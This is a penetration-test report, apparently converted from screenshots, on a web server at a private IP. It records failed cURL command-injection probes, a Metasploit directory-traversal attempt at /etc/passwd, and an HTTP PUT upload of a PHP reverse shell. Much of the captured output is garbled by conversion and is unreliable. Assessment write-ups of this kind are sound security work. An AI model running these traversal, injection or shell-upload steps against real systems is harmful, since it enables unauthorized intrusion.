# Post-Exploration Report on Target 10.137.0.149

The exploration of the target system at IP 10.137.0.149, running an HTTP service on port 80, was conducted using tools like cURL, Metasploit, Nikto, and Searchsploit. The goal was to identify vulnerabilities, exploitable paths, or misconfigurations. Despite rigorous efforts, no successful exploitation was achieved.

## Enumeration and Initial Findings ~

The process began with cURL to test accessible endpoints such as /static, /debug, and /api. The /static endpoint returned a 301 Moved Permanently status, redirecting requests elsewhere without revealing significant content.

Further interaction with the /debug and /api endpoints displayed HTML pages requiring JavaScript to load fully, indicating that the application relies on JavaScript to render its contents.

To validate the structure of certain JavaScript files, a manual request to /static/js/main.dccfd6b5.js was made, revealing obfuscated JavaScript content.

```
(kali@ kali)-[~]
$ curl - x GET http://10.137.0.149/debug?cmd-ls

'(!doctype html><html lang="en"><head><meta charset="UTF-8"/><meta name="viewport" content="width=device-width,initial-scale=1,shrink-to-fit=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>it=no"><\li>i
```

#### Metasploit Scans and Attempts ~

To expand the enumeration, Metasploit auxiliary modules were used. The first module, auxiliary/scanner/http/http\_version, confirmed that the target server is TornadoServer/6.4.2 running on port 80.

Following this, a directory traversal attempt using the auxiliary/scanner/http/http\_traversal module targeted the /static/../../../etc/passwd file. Although the module execution completed successfully, there was no confirmation of data retrieval.

```
msf6 > search auxiliary/http
[-] No results from search
msf6 > search exploit/http
[-] No results from search
msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > set RHOSTS 10.137.0.149
RHOSTS ⇒ 10.137.0.149
msf6 auxiliary(scanner/http/http_version) > set RPORT 80
RPORT ⇒ 80
msf6 auxiliary(scanner/http/http_version) > run
[+] 10.137.0.149:80 TornadoServer/6.4.2
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > exit
```

Further exploration focused on file upload capabilities through HTTP PUT. Using the auxiliary/scanner/http/http\_put module, an attempt was made to upload a reverse PHP shell to the /static/ directory. The server responded with a 403 Forbidden error, indicating that the directory does not allow file uploads. Additional checks confirmed that no writable directories were identified.


```
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use auxiliary/scanner/http/http_traversal
msf6 auxiliary(
                                         l) > set RHOSTS 10.137.0.149
RHOSTS ⇒ 10.137.0.149
                                  raversal) > set RPORT 80
msf6 auxiliary(
RPORT ⇒ 80
msf6 auxiliary(:
                                        sal) > set PATH /static/../../../etc/passwd
PATH ⇒ /static/../../../etc/passwd
msf6 auxiliary(:
                                          ) > run
[*] Running action: CHECK...
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(
```

## Web Vulnerability Scanning ~

A Nikto scan was performed to identify web server vulnerabilities or misconfigurations. Nikto detected missing security headers, including X-Frame-Options and X-Content-Type-Options, which could expose the server to clickjacking and MIME-sniffing attacks. However, the scan encountered multiple HTTP errors, limiting the depth of results.

# Manual Exploit Searches ~

To verify if there were any publicly known exploits for TornadoServer, Searchsploit was used. The results revealed older vulnerabilities related to buffer overflows and cross-site scripting (XSS), but they were unrelated to the 6.4.2 version running on the target system. No relevant shellcodes or modern exploits were identified.



## Manual Command Injection and Debug Testing ~

Manual command injection attempts were made via the /debug endpoint by appending parameters like cmd=ls. The responses remained unchanged, returning the same JavaScript-dependent content as earlier, indicating that command execution is not directly possible. POST attempts to /api targeting the /etc/passwd file also failed, with connection resets preventing further exploration.

```
msf6 > search auxiliary/scanner/http/http_put
Matching Modules
   # Name
                                                Disclosure Date Rank
                                                                               Check Description
                                                                                        HTTP Writable Path PUT/DELETE File Access
       auxiliary/scanner/http/http_put .
                                                                                        Delete remote file
Upload local file
          \_ action: DELETE
         \_ action: PUT
Interact with a module by name or index. For example info 2, use 2 or use auxiliary/scanner/http/http_put After interacting with a module you can manually set a ACTION with set ACTION 'PUT'
msf6 > use auxiliary/scanner/http/http_put
msf6 auxiliary(scanner/http/http_put) > RHOSTS 10.137.0.149
[-] Unknown command: RHOSTS. Did you mean hosts? Run the help command for more details.
                                         put) > set RHOSTS 10.137.0.149
msf6 auxiliary(
RHOSTS ⇒ 10.137.0.149
                                          out) > set RPORT 80
msf6 auxiliary(
                            المعربية الم
RPORT ⇒ 80
  ] Unknown datastore option: TARGETURI.
TARGETURI ⇒ /static/
msf6 auxiliary(<u>scanner/http/http_put</u>) > set FILEDATA /usr/share/webshells/php/php-reverse-shell.php
FILEDATA ⇒ /usr/share/webshells/php/php-reverse-shell.php
msf6 auxiliary(
     10.137.0.149: File doesn't seem to exist. The upload probably failed
    Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(:
```

#### Conclusion ~

Despite multiple enumeration techniques and active testing using cURL, Metasploit, Nikto, and Searchsploit, no exploitable vulnerabilities were identified on the HTTP service of 10.137.0.149. The server confirmed as TornadoServer/6.4.2 does not allow unauthorized file uploads, directory traversal, or command injection. While minor misconfigurations like missing security headers were found, they do not present an immediate path for exploitation.

Further testing may involve tools capable of interacting with JavaScript dependent content (Burp Suite with headless browsers) and deeper fuzzing of endpoints for hidden vulnerabilities.